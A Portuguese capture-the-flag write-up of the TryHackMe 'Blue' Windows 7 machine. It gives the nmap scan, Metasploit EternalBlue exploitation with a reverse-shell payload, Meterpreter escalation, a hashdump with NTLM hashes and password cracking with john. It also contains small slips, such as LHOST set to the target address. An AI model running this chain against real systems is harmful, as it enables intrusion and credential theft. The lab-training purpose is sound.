

Relatório de Penetration Test: Blue

Edson Gabriel Barbosa Brandão

Julho de 2026

Conteúdo

1	Visão Geral	2
2	Reconhecimento	2
2.1	Enumeração de Portas e Serviços	2
3	Exploração	2
3.1	Metasploit	2
4	Escalada de Privilégios	3
4.1	Conversão Meterpreter	3
4.2	Hashdump	3
5	Conclusão	4
6	Referências	4

1 Visão Geral


Blue é um ctf de nível fácil do TryHackMe que utiliza como base achar vulnerabilidades em maquina Windows e utilizar principalmente a ferramenta Metasploit.

2 Reconhecimento

2.1 Enumeração de Portas e Serviços

A fase de reconhecimento teve início com a execução de uma varredura utilizando o Nmap para descobrir portas abertas e mapear os serviços em execução no endereço alvo:

```
nmap -A -sV <TARGET_IP>
```



PORT	STATE	SERVICE	VERSION
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds	Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp	open	msrpc	Microsoft Windows RPC
49153/tcp	open	msrpc	Microsoft Windows RPC
49154/tcp	open	msrpc	Microsoft Windows RPC
49158/tcp	open	msrpc	Microsoft Windows RPC

Figura 1: Portas achadas

Os resultados da varredura indicam as portas que estão abertas e parece mostrar que o sistema é na verdade uma maquina windows, algo incomum para CTFs

Ao pesquisar vulnerabilidades para o sistema "Windows 7 Professional 7601", achamos a ms17-010

3 Exploração

3.1 Metasploit

Para utilizar o exploit que achamos a nosso favor, precisaremos usar a ferramenta metasploit e um script que achei na internet

```
msfconsole -q  
search ms17  
use 0
```

Com esse comandos fazemos o setup do metasploit e selecionamos o exploit desejado, "ms17_010_eternalblue"

Agora de acordo com o metasploit setamos os valores necessários

```
set RHOSTS <TARGET_IP>
set LHOST <TARGET_IP>
set payload windows/x64/shell/reverse_tcp
run
```

Com isso adquirimos a shell, mas agora teremos que escalar ela para ser útil, então deixaremos ela no plano de fundo por enquanto.

4 Escalada de Privilégios

4.1 Conversão Meterpreter

Agora utilizaremos um comando da documentação do Metasploit para converter um shell em um shell Meterpreter.

Aplicamos a conversão e agora vamos para a nova sessão criada


```
use multi/manage/shell_to_meterpreter
set LHOST <TARGET_IP>
set SESSION 1
sessions 2
```

Com isso feito agora temos um maior acesso a maquina alvo e achamos a primeira flag dentre os arquivos

4.2 Hashdump

Podemos utilizar o seguinte comando para mostrar todas as senhas do dispositivo

```
hashdump
```



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404eea:31d6cfe0d16ae931b73c59d7e0c809c0:::
Guest:501:aad3b435b51404eeaad3b435b51404eea:31d6cfe0d16ae931b73c59d7e0c809c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404eea:ffb43f0dc35b6d9917ac0cc8ad57f8d:::
```

Figura 2: Senhas codificadas

Para decodificar usaremos uma seclists, rockyou.txt

```
john <SECLIST> <HASH> --format=NT
```

Agora para achar a flag 2, com a dica de que está onde as senhas do windows ficam:

```
cd /System32/config
```

Agora para achar a flag 3, com a dica de que está onde os administradores gostam de guardar coisas. Mas não precisaremos de acesso a root!:

```
cd Documents
```

5 Conclusão

Foi interessante trabalhar com uma maquina windows ao invés de linux, que apesar de ser a mais comum no geral é a mais rara em CTFs então essa experiencia é muito valiosa e interessante.

6 Referências

- **Nmap Network Mapper:** Ferramenta de descoberta de rede e auditoria de segurança. Disponível em: <https://nmap.org/>
- **Documentação do Metasploit:** <https://docs.metasploit.com/docs/pentesting/metasploit-guide-upgrading-shells-to-meterpreter.html>